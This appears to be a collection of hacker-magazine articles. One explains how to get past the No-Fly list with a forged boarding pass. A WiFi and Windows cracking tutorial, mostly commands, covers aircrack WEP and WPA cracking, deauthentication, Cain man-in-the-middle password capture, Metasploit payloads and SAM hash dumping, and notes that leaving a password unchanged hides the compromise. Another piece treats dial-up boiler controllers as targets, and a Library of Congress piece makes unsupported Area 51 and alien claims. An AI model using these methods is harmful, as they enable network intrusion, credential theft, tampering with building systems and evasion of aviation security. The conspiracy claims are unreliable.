The U.S. "No-Fly List" has been in effect for over five years now, but there's no reason to think that it has been successful or even useful in preventing terrorist attacks, as it was designed to do. In fact, there is just cause to think that the list makes us less secure. The names of people on the lists (the No-Fly list and the Selectee list, which doesn't prevent a person from flying but requires him or her to undergo additional physical searches) are classified by the U.S. government, cannot be challenged in a court of law, and are compiled from unknown sources. The names of babies, American soldiers, and even those with top secret security clearances have all appeared on the secret list, causing these unfortunate people many hours of delays and paperwork to get their names off the lists. But does the list really accomplish anything? A simple and practical way of circumventing the list, along with a statistical analysis done by researchers at MIT, proves that it is only creating a false sense of security.

As a practical example on how to render the no-fly list completely useless, let us assume that you have the name of a terrorist or someone else on the list. For the purpose of this example I will use "Ahmed Mohammed," an actual terrorist name listed on the FBI most wanted list. Can you still board an airplane even though your name is on the No-Fly list? Yes, easily. Here's how: Ahmed buys a plane ticket in a false name, such as John Smith. Within 24 hours before the flight, he checks in online and prints out his boarding pass in the name of John Smith. He also saves a copy of the HTML file for the boarding pass to his computer, then changes the HTML in a text editor so that his real name appears in place of John Smith. He then prints out a second boarding pass with his real name on it. When Ahmed gets to the airport, he does not check any baggage, since he knows that the airline's agent will ask to see his ID when they attach the baggage ticket. He proceeds directly to the security screening with his carry-on luggage and when the TSA agent asks for his boarding pass and ID, he shows his fake boarding pass with his real name on it, along with his real ID. The TSA agent looks at both, scribbles her initials on the fake boarding pass and thinks she has just done her part as a good American to stops terrorists in their tracks. Since she does not scan the barcode on the boarding pass and pull up the passenger name record from the airline's database, she has no way of telling whether the boarding pass has the right name on it. Ahmed proceeds through the security screening and to the gate, where he puts away his fake boarding pass and takes out his legitimate one in the name of John Smith. When the gate agent calls everyone to board, he simply presents the real boarding pass, which the agent scans and sees the name of John Smith appear on the computer. Since the gate agent does not check IDs at boarding, she has no way of knowing that the ticket holder's real name is Ahmed Mohammed. Ahmed has successfully boarded the plane even though his name is on the "No-Fly List." Considering that terrorists were capable enough to fly a few jumbo jets into the World Trade Center and the Pentagon, it seems likely that they could figure this out too.

Several years ago, some students at MIT published an analysis entitled "The Carnival Booth." Their purpose was to show that having a No-Fly list actually decreases security instead of increasing it. The summary of the paper is that, assuming the TSA has enough staff at a certain airport to give intensive physical searches to 8% of travelers passing through the security checkpoint, then if 5% of passengers are selected for an intensive search based on the fact that their name appears on the "Selectee List," then that leaves only 3% of passengers who are subjected to a truly random search. In spite of the list being "classified," once a person actually buys a ticket and tries to fly, they are going to find out if they are either on the No-Fly List, in which case they will not be allowed to fly, or on the Selectee List, in which case they will find a row of S's conveniently printed on their boarding pass and will get extra special attention at the security checkpoint. Since terrorists generally don't act alone and usually are part of a cell, the cell can send their members on "scout missions" in order to see who is given extra screening and who is not. This means that when the terrorist cell actually carries out an attack, they can send the people who they know are not on the lists, and those people will only have a 3% chance of being searched instead of an 8% chance, which would be the case if all searches were done at random. In effect, more that half of the TSA's screening staff are wasted on doing Selectee List screenings, allowing the terrorist cell to be more than twice as likely to get their member through security without additional screening.

Perhaps the TSA will start scanning the barcodes on boarding passes at the security checkpoint, or requiring the gate agent to check IDs. However, the fact that this massive security flaw has existed for the past five years shows that the No-Fly list is a government attempt to collect information about its citizens or to provide a false sense of security, or both. Either way, for the past five years we Americans have been sacrificing our privacy and security with a sham system that decreases, rather than increases, our air travel security.



Hello, and welcome to the Central Office! Spring has turned into summer once again, the most beautiful time of the year here in the Pacific Northwest. Bing Crosby once sang that the bluest skies he'd ever seen are in Seattle. On this gorgeous day, most of which I spent in the Westin Building working on a troublesome tandem trunk, this was certainly the case. Incidentally, I'm beginning to wonder if I'm the only technician left in the state who still knows how to fix anything, or if I'm just the only sucker who was willing to take the job.

The very concept of Skid Row was invented in Seattle. It ended near Pioneer Square, today the center of Seattle's nightlife. So it's probably appropriate that this is today's setting for the ugliest gutter trash bastard child of telephony, the Motorola iDEN system. Visit Pioneer Square any weekend, and young twentysomethings living the Thug Life are everywhere, their Boost Mobile iDEN handsets chirping away in profound, meaningful dialogue: "YO CRACK DAWG WHERE U AT??? I LOOKIN' FOR DA FEMALES!"

iDEN is a proprietary standard first commercially deployed in 1994 on the Nextel network. Nextel operates in 800-900MHz spectrum called "SMR," which was originally intended for the purpose of taxi dispatch systems, construction radios, etc. To acquire its spectrum, Nextel literally went from city to city buying dispatch companies and similar businesses. In this manner, Nextel built the first nationwide mobile telephone network free of roaming charges. iDEN handsets look like cellular phones and quack like cellular phones, but legally they aren't. They are trunked business radios with the ability to make phone calls.

When Sprint bought Nextel in 2005, the network was already suffering from capacity limitations. Additionally, the SMR spectrum on which Nextel operated was adjacent to numerous public safety frequencies. The iDEN network resulted in considerable interference to users of these frequencies, prompting numerous, urgent complaints to the FCC by public safety agencies. After protracted negotiations, Sprint agreed to vacate portions of the SMR spectrum (through a process called "rebanding") in exchange for vast swaths of RF spectrum in the 900MHz and 1800MHz bands. This process was completed in the summer of 2008. The general consensus at the time was that Sprint made out like a bandit on the deal.

During rebanding, the Nextel network (which was already capacity constrained) began to experience serious problems with dropped calls, system busy messages, and incoming calls delivered straight to voicemail. Predictably, Nextel users began leaving Sprint in droves, on average more than one million customers per quarter. By early 2009, the dust had finally settled from rebanding mayhem - but there were hardly any Nextel customers left to care. It's less clear now whether the spectrum swap deal was as good for Sprint as analysts initially assumed.

Meanwhile, Sprint had a largely moribund business to contend with, which was called Boost. While Nextel was still an independent company, they signed a wholesale Mobile Virtual Network Operator (MVNO) arrangement with Boost Mobile, a prepaid lifestyle brand focusing on young urban customers. The brand did very well under independent management, and quickly grew to become one of the largest MVNOs in the country. Shortly after the Sprint-Nextel merger, Sprint acquired the Boost brand and brought it in-house. And then they proceeded to do almost nothing with it.

However, in the second quarter of 2009, finding itself with plenty of spare unused iDEN capacity, Sprint launched the Boost Monthly Unlimited plan. This plan offers "all you can eat" access to voice, data, text, Picture Mail, and walkie-talkie services. Literally everything is covered except for international usage, and at half the price of similar "unlimited" services. However, no roaming is available, making the service less expensive for Sprint to offer. This is because coverage on the iDEN network is limited to Nextel's native footprint and roaming is only available (at extra cost) on a few select foreign carriers in North and South America.

Boost handsets have a telephone number, an IP address (assigned whether or not you subscribe to data service), and a "Walkie Talkie" number (used for trunked radio). Using the "Walkie Talkie" number, which is in the format 112*nxx*xxxxx, Boost handsets are capable of trunked radio communication with any Boost or Nextel handset (along with select foreign iDEN carriers). However, Boost does not offer a talk group feature, limiting the utility of this feature. The IP address is used by the mobile browser, but is always in the 10.x.x.x IP space (which is non-routable). There is also a PSTN telephone number, and like other mobile phone services,

Boost is capable of sending and receiving SMS and MMS messages.

Telephone service on Boost has some unusual features and limitations for wireless carriers in general, but especially prepaid carriers. Voicemail is available, but it answers after just three rings - and this interval is, incredibly, neither configurable nor adjustable by Customer Service. Caller ID is available, but three-way calling is not. Call waiting is, strangely, only available for Monthly Unlimited plan subscribers. Although three-way calling isn't available, Boost iDEN supports an unusual feature allowing you to place the active call on hold (of course, billing while the call is on hold) so you can place another call in the background. You can then switch back and forth between calls, but you cannot join them. Another unusual feature allows you to configure your handset so it automatically answers after a specified number of rings. And Boost offers a rich and full featured call forwarding option, allowing you to forward calls to another number either immediately or after a specified pause. Like most prepaid wireless carriers, Boost offers international calling. However, users must contact Customer Service to have it specifically enabled, and many representatives do not know how to accomplish this. International calling rates are better than most prepaid carriers, although STi Mobile (a Sprint CDMA MVNO) offers better pricing overall.

Text messaging is also distinctive on Boost, and uses the MMS standard for backhaul. MMS is more commonly used for picture and video messaging on other carriers. This results in some incompatibilities, particularly with short codes. As of this writing, the 466453 (GOOGLE) short code has been enabled, but the 40404 (Twitter) short code does not work. Performance is also slower than with most other mobile carriers, because messages must be uploaded and downloaded via packet data (rather than by using spare capacity in the control channel, as is the case with MO-SMS on CDMA and SMS on GSM).

iDEN data runs at approximately 14.4Kbps peak, and is a 2G data service. The wIDEN 2.5G standard allows for 144Kbps peak. Sprint deployed wIDEN in major metropolitan areas between 2007 and 2008 and tested it for several months. Inexplicably, they canceled the upgrade project in mid 2008 and disabled wIDEN. Although many handsets sold on the Nextel and Boost networks are wIDEN-capable, it appears that this project has been mothballed. Customers requiring high speed data services are steered to 1xEV-DO handsets on the CDMA network. As is the case with most data protocols, iDEN does not allow for simultaneous voice and data usage. While users can place outbound calls from within a data session, data transmission stops in the interim.

Although speeds are slow, Boost users with certain handsets (such as the i425) are able to achieve a tethered connection to a Windows laptop. This is surprisingly easy; one need only install the Motorola iDEN driver, connect the handset to the laptop using a USB cable, and then set up a dial-up connection with the telephone number "S=#777" (leaving the username and password blank). Even on the least expensive prepaid rate plan, there is no billing for data usage; it is not necessary to have a data plan for this feature to work (an important distinction, because for all plans except Monthly Unlimited, data service costs 35 cents per day regardless of actual usage). While the experience is very low bandwidth, it is suitable for shell access and email.

For a brief period in mid-2008, Sprint launched a Boost product on the CDMA network. This was discontinued in early 2009. If you are still able to find a Boost CDMA handset, many users have reported that it is possible to activate it on an iDEN Boost plan (such as Monthly Unlimited), and it's even possible to social engineer Boost customer service into performing an ESN change to a Sprint CDMA handset or PDA. Although coverage is limited to the native Sprint CDMA network, and no roaming is allowed, an iDEN plan on this network provides exceptional value (unlimited calls, SMS, and 1xEV-DO data service).

And with that, the time has come once more for me to go. I'm finished here at the Westin Building, and it's time to put the finishing touches on the Toorcamp main stage! Incidentally, have you heard of Toorcamp? Come to the Pacific Northwest over the 4th of July weekend and be part of the first ever full scale hacker camp in North America. Based at a former nuclear missile silo, the organizers are planning a hacker extravaganza of art, music, cool hacks, and fun projects. I'll see you there!

References

`http://www.toorcamp.org` – Toorcamp – North America's first ever full-scale hacker camp! 4th of July weekend, 2009.

`http://www.boostmobile.com` – Boost Mobile official site


`http://webaugur.com/matt/files/➥nextel/techover.pdf` - Motorola iDEN technical specification.

`http://idenphones.motorola.com➥/iden/support/downloads/Motorola➥_End_User_Driver_Installation➥_2.8.0.zip` - Download link for Windows iDEN driver used for packet data tethering.

Shout-Outs

To Art Brothers and the great folks at the Beehive Telephone Company, thanks very much for your hospitality! I do hope to visit one of your solar powered Central Offices

To ThoughtPhreaker, it's always phun seeing Portland phriends! Keep exploring, but stay out of trouble.



FINDING INFORMATION IN THE LIBRARY OF CONGRESS

by Fantacmet

Greetings fellow phreaks and hackers. Fantacmet here, with something that might be useful to everyone.

I'm sure some of you have heard that there have been documents that have been declassified, and so forth, but don't know where to find them. The answer is simple: the Library of Congress. Ok, so you aren't able to go all the way to the Library of Congress and spend a bunch of time searching through it. Me neither. So you're thinking, "there has to be another way." Of course there is a better way: `http://www.loc.gov/`!

At this website you can look up the many declassified documents already online. If they aren't, and you know what you are looking for, you can request specific documents to be put up or sent to you. It does take a bit of getting used to, especially the arcane nature in which everything is organized. You also really need to know exactly what you are looking for. Specific document numbers are helpful, but not required. They are only required when requesting specific documents that are not online.

One of the most useful ways to go about it is the link at the top of the page that says "Digital Collections." Once there, you are presented with several categories from which to choose.


On the left are several more links, one of which says "Ask A Librarian." This could be useful, but don't count on the librarians knowing everything in the library. For instance, asking about the declassified records of the CIA regarding the Kennedy Assassination will probably get you ignored as a moronic conspiracy theorist and/or have them telling you that there is no such thing. Even though we know that there is, they don't respond well to people who sound like they are conspiracy theorists. So be a bit careful when using this feature (even though we know the documents are there).

The "Library Catalogs" link at the top is very useful for finding documents that you need/want to request. There is a basic search and a guided search. The pros and cons are right there in the descriptions, so you can choose which one you need. On this page there is also quite a bit of help about using the Library of Congress search engine and I strongly recommend at least perusing it, even if you are a search engine expert, because, considering the nature of the information, things work very differently within the Library of Congress than anywhere else.

The Library of Congress is a *great* place to look for things. Especially if you *are* a conspiracy theorist. There are time limits on how long documents can be classified, at least as far as non-military agencies go, although these are sometimes ignored and scheduled for declassification at a *much* later date in order to prevent public opinion from swaying on a particular person or subject. For the most part, however, (especially in the past several years) these limitations are being enforced and documents are being declassified. If you do it correctly, you can find the documents regarding the Kennedy Assassination, as well as the *real deal* surrounding all the old hoopla of Area 51. No, it wasn't a weather balloon. As for what these documents hold, I will not say. I'm not gonna give away *all* the secrets. You have to have *something* to learn. I will say the documents are there, though, because I have seen them and I have found them most interesting. Including old documents regarding the protocols of potentially interacting with "Non Terrestrial Beings."

Well, that being said, I'm out of here. Keep it real and, until next time, have fun.

Shouts to my wife, my two kids, and LinuxHologram.



Hacking the DI-524 Interface

by der_m

Here's an example of the practicality of the hacking mindset. It's easy to forget that 90% of hacking is scratching your head in confusion and digging to find the answers to that confusion. About a year ago, I bought the D-Link DI-524 wireless router from Best Buy for about $15. I figured that was a steal I couldn't pass up! It even came with a USB adapter! I could resell the adapter, since it wouldn't work in Linux anyway, and maybe get a free router out of it!

A year later, when I actually had the internet connection to use it on, I discovered exactly why the router was so cheap: the web interface refused to encrypt my wireless connection! That's a very important feature D-Link neglected to enable! So I tried telnetting in. Connection refused. SSH? No. I checked for a firmware update... but D-Link practically disavowed the existence of this thing. The most they could give me was an emulator for the interface, which confirmed that I had what appeared to be the latest firmware, cheap garbage that it was.

So for about a month I secured my wife's wireless through obscurity alone, by disabling SSID broadcast and allowing only our two MAC addresses to connect. (There's not much traffic on our street – still not forgivable.) I sat next to our TV wired, because my old WiFi card couldn't connect to a non-broadcast signal. Finally, I decided to take the time to figure this out.

The DI-524, like most modern routers, was configured through the web browser. I use Iceweasel (pronounced "Firefox"), so I could type Ctrl-U and handily look at the HTML. I didn't have that many clues, because Javascript sucks for debugging and D-Link wasn't very forthcoming with error messages. However, I noticed that when I hovered the cursor over the "Apply" button, my status bar said "javascript:send_request()". So I searched the HTML for "send_request". Here's what I got:

```
function send_request(){
if (precheck_key() && check_
➥wpa()){
get_by_id("apply").value = "1";
form1.submit();
}
```

As you can see, send_request() confirmed precheck_key() and check_wpa() both returned true, then made the value of "apply" true, and submitted the form. Therefore, either precheck_key() or check_wpa() was messing something up.

check_wpa() was about 40 lines of code... so I glossed right over it. That's right – you're allowed to do that in hacking. (In hindsight, I actually looked over the code, and it turned out that it confirmed that you retyped your passphrase correctly, and weren't using "1234," or something stupid like that.) So, I Ctrl-F'd for precheck_key():

```
function precheck_key(){
        var auth = get_by_id("auth");
        if(auth.selectedIndex == 0){
        return true;
        }
        else{
        return check_key();
        }
}
```

I ventured a guess that the function get_by_id() was a nice way to call document.getElementById(), so I typed this into the location bar on Iceweasel: `javascript:alert(document.➥getElementById("auth"))`. A dialog box popped up and behold, "[object HTMLSelectElement]"! I went a step further and typed: `javascript:alert(document.get➥ElementById("auth").selectedIndex)`. Now the dialog box returned "3"... but what does that mean? A quick google search told me that selectedIndex is the index of the value a drop down menu has chosen. I looked again at the webpage, and saw that the fourth option, WPA-PSK, was the "3" it referred to, and so I musn't change it. (Remember, 0 is 1 and 3 is 4.)

So then the if/then/else clause runs check_key(). Ctrl-F'd through the source code, and found this was the ONLY reference to check_key()! Way to go D-Link! That would certainly explain why the authentication failed. So I determined that all those checks could be bypassed and proceeded to the "then" clause of the send_request() function to see if I could manually do it.

I typed into the location bar: `javascript:alert(document.getElem➥entById("apply").value)`. The dialog box popped up "0". Thus, I set the value: `javascript:alert(document.getElem➥entyById("apply").value = 1)` and typed in that previous step again to confirm that I actually did reset the value. So far, so good. I typed:

```
javascript:alert(form1.submit()).
```

Aha! The webpage changed, indicating the router was restarting. 15 seconds later, it showed me that all was well! I overcame D-Link's idiocy and have a working, encrypted, wireless router! I now connect happily to a broadcast wireless connection through wicd and can keep my laptop, along with my mess, out of the living room, which also gives me a happy wife!

Shoutouts to the Revolution, phalkon13, suncrushr, nocturn, ziddar, angelsteed, abbot, stas, "TWO-FO", and my fellow sleeper agents.

Simple How-to on Wireless and Windows Cracking

by KES

You've heard the story a dozen times: someone's on their morning commute from the bedroom to the basement office, doesn't see that empty beer/Red Bull on the steps, ends up bouncing down the stairs on their head and, voila, they just *can't* seem to remember the password to their computer, or to their wireless network... Looks like they need a way to access the locked computer, break the WiFi keys, and use some information gathering tools to recall what's going on...

But before that happens to you (again?), a little bit of careful planning can make that a problem of that past. That *is* why you're reading this, right? You wouldn't be doing any of this on anything but your own personal computer and personal network...

Before reading this, it is well worth your time to visit the Backtrack wiki page (`http://wiki.remote-exploit.org/`) to check out the hardware compatibility list (HCL) to see if your machine and WiFi card are compatible. If your existing card is not, there are tons that are, and many just need a new driver (discussed later here, and at length on the BT forums at `http://forums.remote-exploit.org`). Also, that wiki has plenty of information on the tools included, some of which are touched on later.

BackTrack USB Boot Disk

The first step is to build a bootable USB drive with the Backtrack distro, a process that is very quick and easy (this tutorial was written when BT3 was the most current, however, a beta version of BT4 has recently been made available)

1. Find a USB drive. The .iso is almost 800MB, so a 1GB drive would work, but you may want some extra space
2. Download the USB .iso at: `http://www.remote-exploit.org/backtrack_download.html`
3. Download isobuster at: `http://www.isobuster.com/`
4. Using isobuster, open the .iso, and copy the /boot and /BT folders to the USB drive
5. Lastly, navigate to /boot folder on the USB drive and run bootinst.bat

3-alt) Use a tool such as unetbootin, which basically does it all for you (no #4,5)

Now your bootable USB is ready to go, but it's not a sure bet just how to tell your machine to boot it. For instance, some machines will try booting from the USB automatically, while with others you must interrupt the standard loading (I am on a Lenovo R61 so I have to hit the blue "ThinkVantage" button, then F12 to choose a boot device, and then select the USB drive).

Also, before BackTrack really boots, you'll have the opportunity to choose a graphics option. This is also where you would implement any special boot instructions found on the HCL mentioned earlier (you hit tab to enter them).

Once Backtrack is loaded, open an xterm window by typing xterm into the small text box to the right of the menu buttons. Now, depending on which WiFi card you have, you may have to utilize a new driver. If you're having a hard time figuring out what WiFi card you really have, as it's often rebranded, type lspci and it will tell you what the hardware is. I'll give two examples here that I've seen personally and there is a ton of information on the web, so I'll leave this part to you:

I have the Intel Pro Wireless 3945 WiFi adapter in my machine (at a command prompt in windows, "`ipconfig /all`" tells me so) so, to change my driver (if you are using the BT4-beta, this particular driver has been patched, so there is no need to use ipwraw), I type:

```
modprobe -r iwl3945
modprobe ipwraw
```

My friend has a MacBook Pro (Atheros 5418 WiFi) and, for him, the process is:

```
wlanconfig ath0 destroy
wlanconfig ath0 create wlandev wifi0
➥ wlanmode monitor
ifconfig ath0 up
```

Once you think you have the right driver in place, you can test by typing iwconfig and looking at the MODE. It should be in Monitor instead of Managed. You also need the ability to do packet injection, but it seems many of the drivers enable both features. Now you should be ready to proceed to the next step, identifying and cracking the WiFi network(s).

First, we're going to change our MAC address for a little privacy. In my machine, my adapter is wifi0 (which I use throughout the remainder of the instructions), my friend's was ath0. The command iwconfig will show you which yours is, and then (feel free to replace 00:11:22:33:44:55 with another option if you like):

```
airmon-ng stop wifi0
macchanger --mac 00:11:22:33:44:55 wifi0
airmon-ng start wifi0
```

Another note about drivers: some drivers create a new interface when airmon-ng start takes place, and may create a new interface (for instance, the ath9k driver creates mon0). If this occurs after airmon-ng start, you'll need to do the following:

```
ifconfig mon0 down
macchanger -mac 00:11:22:33:44:55 mon0
ifconfig mon0 up
```

And then substitute the new interface in all subsequent instructions.

Easy, right? And now, we have to take a peek at what networks are up in the area:

```
airodump-ng wifi0
```

If you'd like to focus on the "low hanging fruit" you can use:

```
airodump-ng -t WEP wifi0
```

Now, choose a network you'd like to use. I typically watch the DATA column to see which have activity. You can also watch the association list at the bottom of the page to see which APs

have clients (aka stations) attached.

Stop airodump (Ctrl-C) and restart as follows:

```
airodump-ng -c [channel] -w
➥ [filename] -bssid [bssid] wifi0
```

Where [channel] is from the CH column, [filename] is of your choosing, and [bssid] is the bssid of the network you're interested in. This focuses airodump to just gather information on that channel, from the network you specified, and copy the results to a file called [filename]-01.cap

If the network is WEP protected, keep reading, if WPA/WPA2, jump ahead.

WEP Cracking

Now we need to associate with the network of interest, and then flood the network with data to enable key cracking. First, open another xterm window and enter:

```
aireplay-ng -1 0 -a [bssid] -h
➥ 00:11:22:33:44:55 -e [essid] wifi0
```

where [essid] is the name of the network. If this is successful, you'll see the following:

```
Sending Authentication Request
➥ (Open System) [ACK]
Authentication successful
Sending Association Request [ACK]
Association successful :-) (AID:1)
```

If this doesn't work, you may have to try a few times (or other times of day), or other networks, or try moving around a bit if you only have one network of interest. Now, to generate the data:

```
aireplay-ng -3 -b [bssid] -h
➥ 00:11:22:33:44:55 wifi0
```

If you look at the airodump window you left running, you should now see the DATA column growing like the national debt.

The last step is to use this data to find the key, so open a third xterm window, and enter:

```
aircrack-ng -b [bssid] [filename]-01.
➥cap
```

It will test the data gathered to that point and, if it does not find the key, just leave it be. When the DATA column hits each increment of 5000, aircrack will try again. Eventually (typically in the 10,000-40,000 range) you'll get your key.

WPA Cracking

Now that you have opened an airodump window for the network you're targeting, you have to capture the handshake that is generated when a valid user joins the network. The top line of the airodump window has information such as channel, elapsed time, battery life, date, time, etc. If it has captured a handshake, there will also be: [WPA handshake: [bssid] You'll see the client MAC(s) in the Station list at the bottom of the airodump window. If there's no one there, then you've come at a bad time.

So now you can a) wait, or b) if there are clients, kick someone off the network to force them to re-authenticate. To do this, open a new xterm window, and enter:

```
aireplay-ng -0 1 -a [bssid]
➥ -c [client MAC] wifi0
```

This will send one de-authenticate packet to the client. If you like, you can change the 1 to more (5, 10), but increment slowly. You want the de-auth/re-auth process to be smooth for the client.

Once you have your handshake, you have to use a wordlist to crack it. There are many wordlists available online, with different themes and so on. You can either download this to your machine before booting to BackTrack or, if you prefer, just download one before changing drivers and such (which can interfere with typical Internet access). So, assuming you have one:

```
aircrack-ng -w [wordlist.txt]
➥ -b [bssid] [filename]-01.cap
```

Make sure you specify the path of the wordlist if it's not in the same directory as the capture file.

Unlike the ten minutes you would spend on WEP, this is going to take some time... a lot of time. If you're having problems, there is a troubleshooting guide at `http://www.➥aircrack-ng.org/`.

Next Steps

So now that you have access to all of the networks in the area, you have plenty of tools in BackTrack 3 to toy with to your heart's content. Alternatively, you can shut down, reboot in Windows, and use your favorite tools there. This is my personal choice, but only because I got used to this toolbox. If you're familiar with the options in BackTrack, you can surely find what you need (except for Nessus and Cain & Abel).

Cain & Abel

`(http://www.oxid.it/)` This program is perfect to just leave running all the time. It monitors network traffic and grabs usernames, passwords, and VOIP calls. It also has the ability to perform a Man in the Middle attack, which allows you to divert traffic between the clients you indicate (typically a client and the router) through you, enabling you to grab https data, and other items that would otherwise be missed. Cain has tons of other features, but we're going to keep this section short since everyone has their own preferences.

Nessus

`(http://www.nessus.org/)` This is a great program that tests hosts on the network for known vulnerabilities. Very easy to use, you can just identify which host(s) to scan, and it even has a default scan profile (or you can make your own). It will then indicate which hosts have which weaknesses/unpatched holes, etc.

Metasploit Framework

`(http://www.metasploit.com/)` This one is available in BackTrack, but also has a Windows version. This is an ideal partner tool for Nessus. After you get a sense of potential vulnerabilities in Nessus (or use nmap to see which ports are open) you simply load Metasploit (I use the GUI, but there is an easy command line interface as well). You can then use the search for whichever terms/ports you want, or navigate the exploit list that is organized by OS, service type, etc. Once you find one you like, double click and choose your payload (what you want to *do* on the target machine, such as reverse VNC to have a firewalled machine connect back to you and provide you with the user's desktop) and then input any other

required metrics such as the IP of the target.

Wireshark

(http://www.wireshark.org/) This is also in BackTrack or Windows and is standard packet sniffer, so that you can see all of the activity on the network. It's got an easy filter tool as well, so you can easily target just emails, IM activity, etc. I find it helpful to run this as well as Cain, just in case Cain grabs a password and, for some reason. not the username. You can then do a search in Wireshark for the password and find the missing data.

Other Next Steps

So, all of this is well and good but, if you've fallen down your stairs and lost your memory, you might need to figure out how to get into your computer in the first place! But luckily, by virtue of booting into an alternate OS (that being BackTrack instead of Windows), you now have access to the system security files of Windows and can recover, or rewrite, the password.

If you *don't* care what the password is, and just want to overwrite it, simply open an xterm window and type df, which will show you where the Windows system is (i.e. /mnt/hda1) Now just:

```
cd /mnt/hda1/WINDOWS/system32/config
ls #(to make sure you see
➥ the files: SAM and system)
chntpw -i SAM system
```

This will show you the users and ask which you'd like to overwrite.

If you *do* care what the password is, and don't want to change it (which would let the user know that the machine's been compromised), you have a harder task ahead. Similar to cracking WPA, in fact.

After you've cd'd to the right folder (as above) and confirmed SAM and system are present:

```
Samdump2 -o hashes.txt system SAM
```

This creates a file hashes.txt in the directory you're in. Copy this file to your USB, head back to your own machine (since this will take some time) and then choose an option:

1. Boot into BackTrack and then crack with John the Ripper (and your handy dandy wordlist.txt from earlier)
   ```
   john --wordlist=wordlist.txt
   ➥ hashes.txt
   ```
2. Load the hashes into your new favorite program Cain. (Go to the Cracker tab at the top → choose LM&NTLM Hashes on the left → right-click in the body of the page → Add to List → import hashes from a text file → choose your hashes.txt).

Either will take awhile, but then you'll have your password (assuming you have a good wordlist) You can also use Rainbow Tables in Cain, but I'll leave that for another time.

If You Can't Stand the Heat, Hack the Computers! Understanding OAS Heat Computers

by The Philosopher

It is a rare technology indeed that continues to be accessed by dial-up modem, in addition to DSL and other venues, drops one to a command prompt immediately upon connection, and yet carries a great deal of significance in the aspect of life administered thereby. Such systems do exist, although they are usually discovered by the oldest and most primitive of processes–the few systems with so little security and so much importance are thus often overlooked and underrated in a hacker culture increasingly geared towards discovery of the cutting-edge. It is simply astonishing what wardialing is still capable of revealing–a technique that has unfortunately lost most of its popularity in the underground, surviving now primarily as a pastime for casual phreaks, who more often than not do it by hand in search of nothing so glamorous or useful as modem carriers to computer systems, a practice usually called 'hand scanning' or simply 'scanning'. Heat computers and monitoring/building automation systems of all types comprise one of the few remaining classifications of machines that may still be accessible via phone lines, and one of the still scarcer categories of those that do not immediately require a password. As might be expected, these attributes, when exploited clandestinely, provide the potential for some extremely outlandish hijinx, some of the only things possible that even begin to compare with the pranks portrayed in the film *Hackers* (with regard to physical manipulation of buildings remotely). From these computers, the temperature of water in the boiler, cutoff temperatures at which the OAS will cease to heat the building, burner attributes, and more may be controlled–these systems are designed to manipulate and monitor the entire scope of processes involved in space heating. Brief, minimal explanations of boiler operation and water heating are necessitated by the subject matter of this article and will be provided in due course. Still, interested readers are urged to research boiler operation and water heating more extensively. In this article, the extent of my knowledge regarding said systems shall be detailed only with respect to specific models of OAS heat computers; however, the similarities of their operation would suggest that other brands and versions function in a similar fashion so as to ensure the usefulness of the information within this article

in the instance that one should encounter one other than those specified here.

As was mentioned previously, the OAS Heat Computer (version 6310, in the following captures) is an attractive target for exploration as it is accessible remotely over a modem (and, in the case of later models, DSL over static IP) connection, provides a plethora of information regarding the boilers under its control to anyone who calls without supplying security credentials (although a password is necessary for programming) and renders possible technology tasks that formerly required access to a thermostat or boiler room. Said modem connection to the OAS requires 1200 baud and a 7,E,1 terminal emulation (7 data bits, even parity, one stop bit). Upon connection, a banner similar to the following will be displayed:

```
CONNECT 1200
OAS Heat Computer
124-5 & 328-12 WEST 12     12:49A
Tue Jun 24, 2008
MODE:
```

This will identify the time and date at the location of the unit and the address, concluding with a "MODE:" prompt. Note that this is a street address in the format 124 West 12th St. (this unit has moved since this was set during the installation period, though, and the address is obviously fictitious, changed to preserve the identity of this particular system)–this is the format for New York City, at least. Units in other locations may display it differently. "MODE:" prompts the user to enter a command. Typing a question mark will result in the following helpful explanation providing a list of commands and keys that will be used during the session:

```
MODE: ?
COMMANDS:
R = CURRENT REPORT
S = SET POINTS
P = PROGRAMMING (ALSO P1,P2,P3,P4)
T1,T2,T3 = HOURLY TEMPERATURE RECORDS
E = EVENTS
H = DAILY HISTORY (HA,HB = THE
➥ TWO PARTS SEPARATELY)
W1,W2,W3 = WATER RECORDS
D1,D2,D3 = T1,T2,T3 + E + H +
➥ W1,W2,W3
XD1,XD2,XD3 = MORE HOURLY RECORDS
L = LOGON MESSAGE (ADDRESS AND DATE)
V = VERSION (MODEL NUMBER, DATE AND
➥ NOTES)
SPECIAL KEYS:
<?> = HELP
<CTRL-C>, <ESC> = ABORT CURRENT MODE
<CTRL-S> = PAUSE TRANSMISSION
<CTRL-Q> = RESUME TRANSMISSION
<BACKSPACE> = DELETE LINE
```

Current Report

